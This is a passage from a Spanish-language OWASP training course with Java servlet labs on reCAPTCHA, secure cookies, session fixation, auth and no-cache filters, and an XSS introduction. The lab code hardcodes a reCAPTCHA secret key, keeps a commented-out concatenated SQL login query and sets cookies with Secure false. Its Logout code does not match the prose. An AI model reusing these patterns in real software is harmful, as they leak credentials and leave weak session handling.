/03-a04-2021-recaptcha-lab/src/main/java/com.curso.utils/DatabaseUtil.java

```
package com.curso.utils;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;

public class DatabaseUtil {
    private static final String URL = "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/03-a04-2021-recaptcha-
lab/src/main/resources/H2/bbdd_curso";
    private static final String USER = "sa";
    private static final String PASSWORD = "";

    // Esto es "bloque estatico" y se ejecuta al cargar la clase en la JVM por primera vez, haciendo que se ejecute antes
de que se
    // pueda crear la primera instancia de la clase, asegurandose de que se ha ejecutado este codigo antes del resto
    static {
        try {
            // Asegurarse de que el driver JDBC de H2 esté disponible
            Class.forName("org.h2.Driver");
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
            throw new RuntimeException("No se pudo cargar el driver JDBC de H2", e);
        }
    }

    public static Connection getConnection() throws SQLException {
        return DriverManager.getConnection(URL, USER, PASSWORD);
    }

    public static void closeConnection(Connection connection) {
        if (connection != null) {
            try {
                connection.close();
            } catch (SQLException e) {
                e.printStackTrace();
            }
        }
    }
}
```

Una vez tenemos esto, vamos a modificar el formulario **signup.html** para añadir el recaptcha.

Antes de esto necesitaremos crear las claves de recaptcha. Para ello, vamos a la página de recaptcha de Google (https://www.google.com/recaptcha/admin/create) y creamos un nuevo proyecto rellenando los siguientes datos:

- **Etiqueta**: curso-seguridad
- **Tipo**: Prueba (v2) > Casilla No soy un robot
- **Dominios**: localhost

Al terminar de rellenar los datos, nos mostrará unas claves, el **site key** y el **secret key**.

En nuestro HTML, tenemos que añadir un **div** con la clase **g-recaptcha** y el atributo **data-sitekey** con el valor del **site key** que nos da Google.

Además de añadir la librería JS de recaptcha en el **head**.

/03-a04-2021-recaptcha-lab/src/main/webapp/signup.html

```
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">

  <!-- LIBRERÍA RECAPTCHA -->
  <script src="https://www.google.com/recaptcha/api.js" async defer></script>

  <title>Document</title>
</head>
<body>
    <form action="signup" method="POST">
        <div>
            <label for="name">Name:</label>
            <input type="text" id="name" name="name" />
        </div>
        <div>
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" />
        </div>
        <div>
            <label for="password">Password:</label>
            <input type="password" id="password" name="password" />
        </div>
        <div>
            <label for="web">Web:</label>
            <input type="text" id="web" name="web" />
        </div>
        <div>
            <label for="role">Role:</label>
            <select name="role" id="role">
                <option value="USER">USER</option>
                <option value="ADMIN">ADMIN</option>
```

```
            </select>
        </div>

        <div class="g-recaptcha" data-sitekey="6Lcg5mcpAAAAANnsJrUUSRgqpF2HjxMV7wZOLsVY"></div>

        <button type="submit">Signup</button>
        <p>Already have an account... <a href="login.html">Login</a></p>
    </form>
</body>
</html>
```

Ahora toca ir al servlet **Signup.java** y comprobar que el recaptcha es correcto. Para ello, tenemos que hacer una petición HTTP con los siguientes datos:

- **Method**: POST
- **URL**: https://www.google.com/recaptcha/api/siteverify
- **Query params**:
  - **secret**: el **secret key** que nos ha dado Google
  - **response**: el valor del g-recaptcha-response que nos ha enviado el formulario

Luego vamos a leer la respuesta y guardar el contenido en un String.

/03-a04-2021-recaptcha-lab/src/main/java/com.curso.controllers/Signup.java

```
package com.curso.controllers;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;

@WebServlet("/signup")
public class Signup extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String name = req.getParameter("name");
        String username = req.getParameter("username");
        String password = req.getParameter("password");
        String web = req.getParameter("web");
        String role = req.getParameter("role");

        // RECAPTCHA V2 - No soy un robot
```

```
        String recaptchaResponse = req.getParameter("g-recaptcha-response");
        String url = "https://www.google.com/recaptcha/api/siteverify";
        String secret = "6Lcg5mcpAAAAANdDh6woIZVBClJTIs_vMzqT_1Sh";
        String params = "secret=" + secret + "&response=" + recaptchaResponse;

        HttpURLConnection conn = (HttpURLConnection) new URL(url).openConnection();
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);
        conn.getOutputStream().write(params.getBytes());

        BufferedReader in = new BufferedReader(new InputStreamReader(conn.getInputStream()));
        String inputLine;
        StringBuilder content = new StringBuilder();

        while((inputLine = in.readLine()) != null) {
            content.append(inputLine);
        }
        in.close();

        String contentJson = content.toString();

        System.out.println("[+] Captcha contenido: " + contentJson);


        if (name == "" || username == "" || password == "" || web == "" || role == "") {
            resp.sendRedirect("signup.html");
            return;
        }

        // Hashear la password antes de guardar
        String hashedPassword = PasswordUtil.hashPassword(password);


        Connection connection = null;

        try {

            connection = DatabaseUtil.getConnection();

            PreparedStatement pst = connection.prepareStatement("INSERT INTO users (name, username, password, web, role)
VALUES (?, ?, ?, ?, ?)");
            pst.setString(1, name);
            pst.setString(2, username);
            pst.setString(3, hashedPassword);
            pst.setString(4, web);
            pst.setString(5, role);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("login.html");
    }
}
```

El siguiente paso es convertir ese JSON en un objeto de Java. Para ello, vamos a usar la librería **gson** que hemos añadido al **pom.xml**.

Primero vamos a crear el modelo de datos **RecaptchaResponse.java**.

/03-a04-2021-recaptcha-lab/src/main/java/com.curso.models/RecaptchaResponse.java

```
package com.curso.models;

public class RecaptchaResponse {

    private boolean success;
    private String challenge_ts;
    private String hostname;

    public boolean isSuccess() {
        return success;
    }

    public void setSuccess(boolean success) {
        this.success = success;
    }

    public String getChallenge_ts() {
        return challenge_ts;
    }

    public void setChallenge_ts(String challenge_ts) {
        this.challenge_ts = challenge_ts;
    }

    public String getHostname() {
        return hostname;
    }

    public void setHostname(String hostname) {
        this.hostname = hostname;
    }

}
```

Y ahora ya podemos volver a **Signup.java** y convertir el JSON en un objeto de **RecaptchaResponse**.

/03-a04-2021-recaptcha-lab/src/main/java/com.curso.controllers/Signup.java

```
package com.curso.controllers;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.SQLException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
```

```java
import javax.servlet.http.HttpServletResponse;

import com.curso.models.RecaptchaResponse;
import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;
import com.google.gson.Gson;

@WebServlet("/signup")
public class Signup extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String name = req.getParameter("name");
        String username = req.getParameter("username");
        String password = req.getParameter("password");
        String web = req.getParameter("web");
        String role = req.getParameter("role");

        // RECAPTCHA V2 - No soy un robot
        String recaptchaResponse = req.getParameter("g-recaptcha-response");
        String url = "https://www.google.com/recaptcha/api/siteverify";
        String secret = "6Lcg5mcpAAAAANdDh6woIZVBClJTIs_vMzqT_1Sh";
        String params = "secret=" + secret + "&response=" + recaptchaResponse;

        HttpURLConnection conn = (HttpURLConnection) new URL(url).openConnection();
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);
        conn.getOutputStream().write(params.getBytes());

        BufferedReader in = new BufferedReader(new InputStreamReader(conn.getInputStream()));
        String inputLine;
        StringBuilder content = new StringBuilder();

        while((inputLine = in.readLine()) != null) {
            content.append(inputLine);
        }
        in.close();

        String contentJson = content.toString();

        System.out.println("[+] Captcha contenido: " + contentJson);

        Gson gson = new Gson();
        RecaptchaResponse recaptchaResult = gson.fromJson(contentJson, RecaptchaResponse.class);
        if (!recaptchaResult.isSuccess()) {
            resp.sendRedirect("signup.html");
            return;
        }


        if (name == "" || username == "" || password == "" || web == "" || role == "") {
            resp.sendRedirect("signup.html");
            return;
        }

        // Hashear la password antes de guardar
        String hashedPassword = PasswordUtil.hashPassword(password);


        Connection connection = null;

        try {

            connection = DatabaseUtil.getConnection();
```

```
            PreparedStatement pst = connection.prepareStatement("INSERT INTO users (name, username, password, web, role)
VALUES (?, ?, ?, ?, ?)");
            pst.setString(1, name);
            pst.setString(2, username);
            pst.setString(3, hashedPassword);
            pst.setString(4, web);
            pst.setString(5, role);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("login.html");
    }
}
```

Y con esto ya tenemos el recaptcha funcionando en nuestro proyecto. Solo falta probarlo.

Chapter 10. Cookies (A07)

La securización de las cookies es un tema importante en la protección de la información de sesión y otros datos sensibles transmitidos entre el cliente y el servidor en aplicaciones web. Este punto aborda directamente preocupaciones asociadas a **A03:2021-Inyección** y **A07:2021-Identificación y Autenticación Fallidas** del OWASP Top 10, proporcionando medidas para fortalecer la autenticación y mitigar potenciales ataques de inyección y secuestro de sesión.

10.1. ¿Qué pueden conseguir los atacantes mediante ataques automatizados?

- **Robo de sesiones**: mediante el acceso a cookies no protegidas, los atacantes pueden robar identificadores de sesión y suplantar la identidad de un usuario legítimo.
- **Manipulación de cookies**: sin restricciones adecuadas, un atacante podría manipular el contenido de una cookie para elevar privilegios o alterar la configuración de la sesión.
- **Intercepción de datos sensibles**: las cookies transmitidas sin cifrado pueden ser interceptadas en redes no seguras, exponiendo información confidencial.

10.2. ¿Cómo nos protegemos?

Podemos mitigar estos problemas configurando correctamente las propiedades de las cookies:

- **HttpOnly**: marcando las cookies con el atributo HttpOnly, se previene el acceso a las cookies por parte de scripts del lado del cliente, como JavaScript. Esto mitiga los riesgos de ataques de tipo Cross-Site Scripting (XSS) que buscan robar cookies de sesión.
- **Secure**: el atributo Secure asegura que las cookies solo se envíen a través de conexiones HTTPS, protegiendo los datos durante su transmisión por redes no seguras.
- **Path**: definir el atributo Path limita el alcance de las cookies a un directorio específico dentro del dominio. Esto restringe el acceso a la cookie a las solicitudes que coincidan con esa ruta.
- **Max-Age** / **Expires**: establecer una política de expiración para las cookies mediante Max-Age o Expires ayuda a limitar la duración de la vulnerabilidad potencial, eliminando las cookies después de un período de tiempo definido.

Chapter 11. Lab: Cookies (A07)

Vamos a coger el proyecto anterior, y vamos a ver como crear una cookie y algunas de las propiedades que podemos setear para hacerlas más seguras.

En el archivo de **Login.java** vamos a añadir el siguiente código donde creamos una Cookie, le ponemos las propiedades HttpOnly, MaxAge, Secure y Path:

/04-a07-2021-cookies-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.Cookie;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
        String password = req.getParameter("password");

//      String usernameSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), username);
//      String passwordSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), password);

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

//          String sql = "SELECT * FROM users WHERE username='" + username + "' and password='" + password + "'";
//          String sql = "SELECT * FROM users WHERE username='" + usernameSaneado + "' and password='" + passwordSaneado
+ "'";

//          System.out.println("[+] Consulta: " +  sql);

//          Statement st = connection.createStatement();
//          ResultSet rs = st.executeQuery(sql);

//          String sql = "SELECT * FROM users WHERE username=? and password=?";
```

```
            String sql = "SELECT * FROM users WHERE username=?";

            PreparedStatement pst = connection.prepareStatement(sql);
            pst.setString(1, username);
//          pst.setString(2, password);


            System.out.println("[+] Consulta: " +  pst);

            ResultSet rs = pst.executeQuery();

            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                String hashedPassword = rs.getString("password");
                System.out.println("[+] Hashed Password: " + hashedPassword);
                if (!PasswordUtil.verifyPassword(password, hashedPassword)) {
                    resp.sendRedirect("login.html");
                    return;
                }


                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);

                req.setAttribute("user", user);
                // El valor de la cookie no puede tener espacios en blanco, por lo que o se los quitamos
                // o los URLEncodeamos con:
//              String valorCookieCodificado = URLEncoder.encode("con pepitas de chocolate", "UTF-8");
                Cookie galleta = new Cookie("galletilla", "con_pepitas_de_chocolate");

                // Esto es para que no puedan leerse las cookies desde el JS
                galleta.setHttpOnly(true);

                // Se manda solo por HTTPS
                galleta.setSecure(false);

                // Este es el tiempo de expiración, en sitios importantes como los bancos hay que ponerselo bajo
                // El tiempo va en segundos
                galleta.setMaxAge(50);

                // Indica el path donde se manda la cookie, solo a sitios del servidor que estén dentro de ese path o
carpeta
//              galleta.setPath("/authenticated");

                resp.addCookie(galleta);


                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
                req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
```

```
            DatabaseUtil.closeConnection(connection);
        }

    }
}
```

Ahora podemos ir modificando esas propiedades para ver que:

- Con HttpOnly en true, la cookie no se podrá leer desde JavaScript. Podemos comprobarlo lanzando en la consola del navegador "document.cookie".
- Con Secure en true, la cookie no se manda si no es por HTTPS, por tanto no la veremos en el navegador.
- Con MaxAge en 50, la cookie se borrará a los 50 segundos.
- Con Path en /authenticated, la cookie solo se mandará a las páginas que estén en esa carpeta.

Las cookies las podemos ver en las **herramientas del desarrollador del navegador**, dentro de la pestaña **Application** > **Storage** > **Cookies**.

Chapter 12. Sesiones (A07)

La gestión segura de sesiones es un pilar fundamental en la seguridad de las aplicaciones web, diseñada para proteger la autenticidad e integridad de las interacciones de los usuarios. Este tema aborda varios aspectos críticos identificados en **A07:2021-Identificación y Autenticación Fallidas** del OWASP Top 10, incluyendo la prevención de la fijación de sesión, la autenticación obligatoria para acceder a recursos protegidos, y la protección contra la exposición de datos sensibles a través de la caché del navegador.

12.1. ¿Qué pueden conseguir los atacantes con la Inyección SQL?

- **Session Fixation**: un ataque donde el atacante fija un identificador de sesión conocido y espera que un usuario legítimo lo utilice. Posteriormente, el atacante puede secuestrar la sesión autenticada.
- **Bypass Authentication**: sin controles adecuados, un atacante podría acceder a páginas restringidas sin necesidad de autenticarse, comprometiendo así la seguridad de la aplicación.
- **Exposición de datos a través de la caché del navegador**: la información sensible puede quedar expuesta en la caché del navegador, permitiendo que sea accesible después de que el usuario se haya deslogueado.

12.2. ¿Cómo se pueden prevenir estos ataques?

- **Volviendo a crear el session id**: para prevenir el session fixation, es imporntante volver a crear un ID de sesión después del inicio de sesión exitoso. Esto asegura que cualquier ID de sesión conocido por un atacante sea invalidado.
- **Controles de acceso basados en sesiones**: implementar filtros que verifiquen la autenticación y autorización antes de permitir el acceso a recursos restringidos. Esto asegura que solo los usuarios autenticados puedan acceder a ciertas partes de la aplicación.
- **Prevención de caché de contenido sensible**: para evitar que los datos navegados por un usuario se almacenen en la caché del navegador, se deben enviar cabeceras HTTP adecuadas que instruyan al navegador a no almacenar las páginas o, al menos, a no almacenar las páginas que contienen información sensible.

Chapter 13. Lab: Sesiones (A07)

Ahora vamos a ver como usar las sesiones para mantener el estado de los usuarios entre petición y petición.

Empezamos por el **servlet del login**, donde vamos a obtener una sesión y vamos a guardar el usuario en la sesión, para poder responder con un redirect a la página de **Home.jsp**.

/05-a07-2021-sesiones-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.Cookie;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
        String password = req.getParameter("password");

//      String usernameSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), username);
//      String passwordSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), password);

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

//          String sql = "SELECT * FROM users WHERE username='" + username + "' and password='" + password + "'";
//          String sql = "SELECT * FROM users WHERE username='" + usernameSaneado + "' and password='" + passwordSaneado
+ "'";

//          System.out.println("[+] Consulta: " +  sql);

//          Statement st = connection.createStatement();
//          ResultSet rs = st.executeQuery(sql);
```

```
//          String sql = "SELECT * FROM users WHERE username=? and password=?";
            String sql = "SELECT * FROM users WHERE username=?";

            PreparedStatement pst = connection.prepareStatement(sql);
            pst.setString(1, username);
//          pst.setString(2, password);


            System.out.println("[+] Consulta: " +  pst);

            ResultSet rs = pst.executeQuery();

            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                String hashedPassword = rs.getString("password");
                System.out.println("[+] Hashed Password: " + hashedPassword);
                if (!PasswordUtil.verifyPassword(password, hashedPassword)) {
                    resp.sendRedirect("login.html");
                    return;
                }


                // Sesión
                HttpSession session = null;

                // Esto obtiene la sesión
                session = req.getSession();



                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);

//              req.setAttribute("user", user);


                // El valor de la cookie no puede tener espacios en blanco, por lo que o se los quitamos
                // o los URLEncodeamos con:
//              String valorCookieCodificado = URLEncoder.encode("con pepitas de chocolate", "UTF-8");
                Cookie galleta = new Cookie("galletilla", "con_pepitas_de_chocolate");

                // Esto es para que no puedan leerse las cookies desde el JS
                galleta.setHttpOnly(true);

                // Se manda solo por HTTPS
                galleta.setSecure(false);

                // Este es el tiempo de expiración, en sitios importantes como los bancos hay que ponerselo bajo
                // El tiempo va en segundos
                galleta.setMaxAge(50);

                // Indica el path donde se manda la cookie, solo a sitios del servidor que estén dentro de ese path o
carpeta
//              galleta.setPath("/authenticated");

                resp.addCookie(galleta);


                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
//              req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
```

```
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.

                // Comentar la linea del req.setAttribute de por encima, porque ahora lo hacemos con session
                session.setAttribute("user", user);

                resp.sendRedirect("authenticated/home.jsp");


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

    }
}
```

Una vez tenemos este código podemos ver que al loguearnos se ha añadido una cookie con el session id, que es lo que nos permite mantener la sesión entre peticiones.

Vamos a añadir ahora un servlet para poder hacer el **Logout** que de momento lo que va a hacer es redirigir al usuario a la página de login.

/05-a07-2021-sesiones-lab/src/main/java/com.curso.controllers/Logout.java

```
package com.curso.controllers;

import java.io.IOException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

@WebServlet("/authenticated/logout")
public class Logout extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        resp.sendRedirect("../login.html");
    }
}
```

Si dejamos el código como está ahora mismo, podremos sufrir ataques de **Session Fixation** que consisten en que un atacante puede loguearse primero para obtener una sesión, se puede guardar el session id y desloguearse dejando su sesión fijada, para que cuando llegue el siguiente usuario, al loguearse se use la misma sesión que se había prefijado.

De tal forma que en otro navegador entramos y colocamos la cookie de sesión con el session id que habíamos obtenido y podríamos entrar en la aplicación como el usuario victima.

Para evitar esto, vamos a invalidar las sesiones, al desloguearnos si al hacer el login hay una sesión activa también la vamos a invalidar.

/05-a07-2021-sesiones-lab/src/main/java/com.curso.controllers/Logout.java

```
package com.curso.controllers;

import java.io.IOException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

@WebServlet("/authenticated/logout")
public class Logout extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    HttpSession session = req.getSession();
        if (session != null) {
            session.invalidate();
        }
        resp.sendRedirect("../login.html");
    }
}
```

En este caso primero pedimos la sesión llamando al **getSession** con un **false** para que nos devuelva null o la sesión si existe, y si existe la invalidamos. Después, creamos una nueva sesión llamando al **getSession** con un **true**.

/05-a07-2021-sesiones-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.Cookie;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;
```

```java
import com.curso.utils.PasswordUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
        String password = req.getParameter("password");

//      String usernameSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), username);
//      String passwordSaneado = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), password);

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

//          String sql = "SELECT * FROM users WHERE username='" + username + "' and password='" + password + "'";
//          String sql = "SELECT * FROM users WHERE username='" + usernameSaneado + "' and password='" + passwordSaneado
+ "'";

//          System.out.println("[+] Consulta: " +  sql);

//          Statement st = connection.createStatement();
//          ResultSet rs = st.executeQuery(sql);

//          String sql = "SELECT * FROM users WHERE username=? and password=?";
            String sql = "SELECT * FROM users WHERE username=?";

            PreparedStatement pst = connection.prepareStatement(sql);
            pst.setString(1, username);
//          pst.setString(2, password);


            System.out.println("[+] Consulta: " +  pst);

            ResultSet rs = pst.executeQuery();

            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                String hashedPassword = rs.getString("password");
                System.out.println("[+] Hashed Password: " + hashedPassword);
                if (!PasswordUtil.verifyPassword(password, hashedPassword)) {
                    resp.sendRedirect("login.html");
                    return;
                }


                // Sesión
                HttpSession session = null;

                // Esto obtiene la sesión
//              session = req.getSession();

                // Esto obtiene la sesión si existe y null si no existe
                session = req.getSession(false);
                // Si nos vamos a loggear pero hay una sesión prefijada (Session Fixation), la invalidamos
```

```
                if (session != null) {
                    session.invalidate();
                }

                // Si no existe la sesión se crea (es lo que hace el true)
                session = req.getSession(true);


                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);

//              req.setAttribute("user", user);


                // El valor de la cookie no puede tener espacios en blanco, por lo que o se los quitamos
                // o los URLEncodeamos con:
//              String valorCookieCodificado = URLEncoder.encode("con pepitas de chocolate", "UTF-8");
                Cookie galleta = new Cookie("galletilla", "con_pepitas_de_chocolate");

                // Esto es para que no puedan leerse las cookies desde el JS
                galleta.setHttpOnly(true);

                // Se manda solo por HTTPS
                galleta.setSecure(false);

                // Este es el tiempo de expiración, en sitios importantes como los bancos hay que ponerselo bajo
                // El tiempo va en segundos
                galleta.setMaxAge(50);

                // Indica el path donde se manda la cookie, solo a sitios del servidor que estén dentro de ese path o
carpeta
//              galleta.setPath("/authenticated");

                resp.addCookie(galleta);


                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
//              req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.

                // Comentar la linea del req.setAttribute de por encima, porque ahora lo hacemos con session
                session.setAttribute("user", user);

                resp.sendRedirect("authenticated/home.jsp");


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

    }
}
```

Esto que acabamos de hacer es por si el usuario atacante, en lugar de hacer un **logout**, le da al botón de ir hacía atrás para volver a la página de login, sin desloguearse primero. Entonces en el login primero invalidamos la sesión si existe y después creamos una nueva sesión.

El siguiente problema que encontramos aquí es que si entramos directamente a la página de **Home.jsp** sin haber hecho login, no deberíamos poder verla. Vamos a añadir un filtro para que si no estamos logueados no podamos ver la página de **Home.jsp**.

/05-a07-2021-sesiones-lab/src/main/java/com.curso.middlewares/AuthFilter.java

```
package com.curso.middlewares;

import java.io.IOException;

import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.annotation.WebFilter;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

@WebFilter("/authenticated/*")
public class IsAuthenticated implements Filter {
    @Override
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
            throws IOException, ServletException {
        // TODO Auto-generated method stub
        System.out.println("[+] Pasa por el filtro de seguridad...");

        HttpServletRequest req = (HttpServletRequest) request;
        HttpServletResponse resp = (HttpServletResponse) response;

        HttpSession session = req.getSession();
        if (session == null || session.getAttribute("user") == null) {
            resp.sendRedirect(req.getContextPath() + "/login.html");
            return;
        }

        chain.doFilter(request, response);
    }
}
```

Con esto, si intentamos entrar a la página y no tenemos sesión o tenemos sesión pero sin usuario nos redirige al login.

Y otra vulnerabilidad que podemos encontrarnos aquí es que si entra un usuario y navega por la aplicación, se desloguea y llega otro usuario después y le da al botón de atrás del navegador, va a poder ver que ha hecho el usuario previo porque se han ido cacheando en el navegador todas esas páginas por las que ha pasado.

Esto lo vamos a solucionar con otro filtro que vamos a llamar **NoCache**. En este filtro vamos a añadir en la respuesta dos cabeceras que le indican al navegador que no caché esta respuesta, y otra más que manda la respuesta caducada para que no se pueda volver hacía atrás en el navegador.

/05-a07-2021-sesiones-lab/src/main/java/com.curso.middlewares/NoCache.java

```
package com.curso.middlewares;

import java.io.IOException;

import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.annotation.WebFilter;
import javax.servlet.http.HttpServletResponse;

@WebFilter("/authenticated/*")
public class NoCache implements Filter {

    @Override
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
            throws IOException, ServletException {
        // TODO Auto-generated method stub

        HttpServletResponse resp = (HttpServletResponse) response;
        // La mandamos caducada para que no se caché y no se pueda volver hacía atrás en el navegador
        resp.setHeader("Cache-Control", "no-cache, no-store, must-revalidate");
        resp.setHeader("Pragma", "no-cache");
        resp.setDateHeader("Expires", 0);

        chain.doFilter(request, resp);
    }

}
```

Chapter 14. Inyección XSS (A03)

La inyección de Cross-Site Scripting (XSS) es una vulnerabilidad de seguridad web que permite a los atacantes inyectar scripts maliciosos en páginas vistas por otros usuarios. Esta vulnerabilidad afecta directamente a **A03:2021-Inyección** en el OWASP Top 10, aunque históricamente XSS ha sido destacada como su propia categoría debido a su prevalencia y impacto. XSS explota la confianza que un usuario tiene en una aplicación particular, permitiendo a los atacantes eludir controles de acceso.

14.1. ¿Qué pueden conseguir los atacantes con la inyección de XSS?

- **Robo de Sesiones**: A través de XSS, los atacantes pueden robar cookies de sesión u otros tokens de autenticación, lo que les permite suplantar la identidad de la víctima.
